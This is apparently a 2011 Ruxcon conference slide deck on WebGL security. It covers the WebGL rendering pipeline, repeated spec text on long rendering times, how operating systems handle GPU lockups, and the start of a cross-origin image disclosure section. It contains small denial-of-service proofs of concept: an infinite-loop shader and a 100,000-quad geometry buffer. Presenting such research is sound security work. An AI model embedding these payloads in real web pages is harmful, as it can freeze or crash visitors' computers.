

Security of 3D Web Browser Extensions

Ruxcon 2011


James Forshaw

- Senior Security Consultant at Context
- Working professionally in security field for 10 years
- Sometime researcher, vulnerability developer and programmer
- Interest in esoteric hardware and platforms such as games consoles
- Presented at Chaos Computer Congress 24C3 on cracking the Playstation Portable (PSP)

Thanks

- Context obviously, especially Mike Jordon, Paul Stone and Rob Gilchrist
- Mozilla Security Team
- Ruxcon Orgas

- Through research into WebGL we found that you could:
 - Crash Your Computer Through a Web Browser
 - Steal Your Confidential Images
 - Steal Your Desktop
 - Gain Remote Code Execution



The Good Old Days?



Khronos Group



AMD **ARM** **ERICSSON**

EPIC GAMES **Apple** **SONY** **intel** **KHRONOS GROUP** **freescale** **NOKIA** **ORACLE** **ORACLE** **QUALCOMM** **TEXAS INSTRUMENTS**


SAMSUNG **Imagination** **Over 100 members – any company worldwide is welcome to join** **Board of Promoters** **TI** **TI**



```
<script>
var gl = canvas.getContext("webgl");

var vBuffer = gl.createBuffer();
gl.bindBuffer(gl.ARRAY_BUFFER, vBuffer);
var vs = [
    -1.0, -1.0,  1.0,
     1.0, -1.0,  1.0,
     1.0,  1.0,  1.0,
    -1.0,  1.0,  1.0,
];
gl.bufferData(gl.ARRAY_BUFFER,
              new Float32Array(vs),
              gl.STATIC_DRAW);
</script>
```


Display Pipeline




```
attribute vec3 aVertexPosition;

uniform mat4 uMatrix;

void main(void) {
    gl_Position =
        uMatrix * vec4(aVertexPosition, 1.0);
    vTextureCoord = aTextureCoord;
}
```

Rasterization



```
varying vec2 vTextureCoord;  
  
uniform sampler2D uSampler;  
  
void main(void) {  
    gl_FragColor = texture2D(uSampler,  
        vec2(vTextureCoord.s, vTextureCoord.t));  
}
```

Remote Denial of Service

Non-normative

It is possible to create, either intentionally or unintentionally, combinations of shaders and geometry that take an undesirably long time to render. This issue is analogous to that of long-running scripts, for which user agents already have safeguards. However, long-running draw calls can cause loss of interactivity for the entire window system, not just the user agent.

In the general case it is not possible to impose limits on the structure of incoming shaders to guard against this problem. Experimentation has shown that even very strict structural limits are insufficient to prevent long rendering times, and such limits would prevent shader authors from implementing common algorithms.

User agents should implement safeguards to prevent excessively long rendering times and associated loss of interactivity. Suggested safeguards include:

- Splitting up draw calls with large numbers of elements into smaller draw calls.
- Timing individual draw calls and forbidding further rendering from a page if a certain timeout is exceeded.
- Using any watchdog facilities available at the user level, graphics API level, or operating system level to limit the duration of draw calls.
- Separating the graphics rendering of the user agent into a distinct operating system process which can be terminated and restarted without losing application state.

The supporting infrastructure at the OS and graphics API layer is expected to improve over time, which is why the exact nature of these safeguards is not specified.

Non-normative

It is possible to create, either intentionally or unintentionally, combinations of shaders and geometry that take an undesirably long time to render. This issue is analogous to that of long-running scripts, for which user agents already have safeguards. However, long-running draw calls can cause loss of interactivity for the entire window system, not just the user agent.

In the general case it is not possible to limit the time taken for rendering. For example, as has been shown, even very strict structural constraints do not prevent the possibility of rendering a scene from implementing common algorithms.

User agents should implement safeguards to prevent this. Safeguards include:

- Splitting up draw calls with large numbers of primitives into smaller ones.
- Timing individual draw calls and aborting if they take too long.
- Using any watchdog facilities available in the graphics API.
- Separating the graphics rendering of the user agent into a distinct operating system process which can be terminated and restarted without losing application state.

The supporting infrastructure at the OS and graphics API layer is expected to improve over time, which is why the exact nature of these safeguards is not specified.

It is possible to create, either intentionally or unintentionally, combinations of shaders and geometry that take an **undesirably long time to render.**

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In the general case it is not possible to impose limits on the structure of incoming shaders to guard against this problem. Experimentation has shown that even very strict structural limits are insufficient to prevent long rendering times, and such limits would prevent shader authors from implementing common algorithms.

User agents should implement safeguards to prevent excessively long rendering times and associated loss of interactivity. Suggested safeguards include:

- Splitting up draw calls
- Timing individual draw calls
- Using any watchdog
- Separating the graphics from the application without losing applic

... long-running draw calls can cause loss of interactivity for the **entire window system**, not just the user agent.

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Non-normative

It is possible to create, either intentionally or unintentionally, combinations of shaders and geometry that take an undesirably long time to render, long-running draw calls, or other rendering problems. Experimentation and testing are suggested to prevent shader authors from creating such problems. Suggested safeguards include:

The supporting infrastructure at the OS and graphics API layer is **expected to improve over time, which is why the exact nature of these safeguards is not specified.**


- Splitting up draw calls with large numbers of elements into smaller draw calls.
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
Modern OS Graphics Stack




Microsoft®
Silverlight™





Modern OS Graphics Stack



Microsoft®
DirectX®




Modern OS Graphics Stack




Modern OS Graphics Stack



AMD



NVIDIA®



Modern OS Graphics Stack



Denial of Service

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.
```

```
If this is the first time you've seen this stop error screen,
restart your computer. If this screen appears again, follow
these steps:
```

```
check to be sure you have adequate disk space. If a driver is
identified in the stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.
```

```
check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced startup options, and then
select safe Mode.
```

```
Technical information:
```

```
*** STOP: 0x0000007E (0xC0000005,0x805326F7,0xFAFB3794,0xFAFB3490)
```

```
Beginning dump of physical memory
Physical memory dump complete.
```

```
Contact your system administrator or technical support group for further
assistance.
```

Operating System	Response
Windows XP	Causes a bugcheck (Blue Screen of Death)
Windows Vista/7	Graphics card is automatically reset, doesn't crash the machine
Linux	The graphics driver handles the lockup and resets the device
Mac OSX	Desktop freezes making it impossible to use the GUI

How About a Shader?

```
void main(void)
{
    for(;;)
    {
        // Spin till its all over!
    }
}
```

Lots of Geometry Then

```
var numQuads = 100000;  
var indexBuf = new ArrayBuffer(numQuads * 6);  
var indices = new Uint8Array(indexBuf);  
for (var ii = 0; ii < numQuads; ++ii) {  
    var offset = ii * 6;  
    indices[offset + 0] = 0;  
    indices[offset + 1] = 1;  
    indices[offset + 2] = 2;  
    indices[offset + 3] = 3;  
    indices[offset + 4] = 4;  
    indices[offset + 5] = 5;  
}  
var indexBuffer = gl.createBuffer();  
gl.bindBuffer(gl.ELEMENT_ARRAY_BUFFER, indexBuffer);  
gl.bufferData(gl.ELEMENT_ARRAY_BUFFER, indices,  
              gl.STATIC_DRAW);
```

Demo

What can be done to fix it?

- Wait for better graphics cards with pre-emptable drawing (could be waiting a while).
- GL_ARB_robustness extension adds something.
- Not using an immediate mode style API

GL_ARB_robustness?

- JP Rosevear who works for Mozilla had this to say on the use of GL_ARB_robustness when trying to claim there was no problems.

- JP Rosevear who works for Mozilla had this to say on the use of GL_ARB_robustness when trying to claim there was no problems.

"The Khronos WebGL working group has been aware of this type of issue for some time and has discussed it openly. Shader validation can help somewhat, as can **GL_ARB_robustness**, but the forthcoming **GL_ARB_robustness_2** extension will help even more."



<http://blog.jprosevear.org/2011/05/13/webgl-security/>

Information Disclosure

Cross-Origin Images

Images on the Web

+You Web **Images** Videos Maps News Gmail More ▾ Sign in ⚙


Google   SafeSearch moderate ▾
Advanced search

Search About 1,730 results (0.10 seconds)

Everything
Images
Maps
Videos
News
Shopping
More

Sort by **relevance**
Sort by subject

Any size
Large
Medium
Icon
Larger than



The screenshot displays a Google Images search for 'ruxcon'. The results include several logos: a stylized eye logo with 'RUXCON' text, a black banner with 'RUXCON' and event dates '20 - 21 November 2010 CO, Melbourne', and a black square logo with 'RUXCON' and a gear icon. Other results include a photo of three men standing outdoors, a photo of a large audience at a conference, a photo of a man speaking at a podium, and a screenshot of a website with 'RUXCON' branding.

Canvas Changes Everything

```
var ctx = canvas.getContext("2d");

var img = new Image();
img.onload = function() {
    ctx.drawImage(img, 0, 0);

    // Get image data
    ctx.getImageData(0, 0, 100, 100);
}
img.src = 'localimage.png';
```

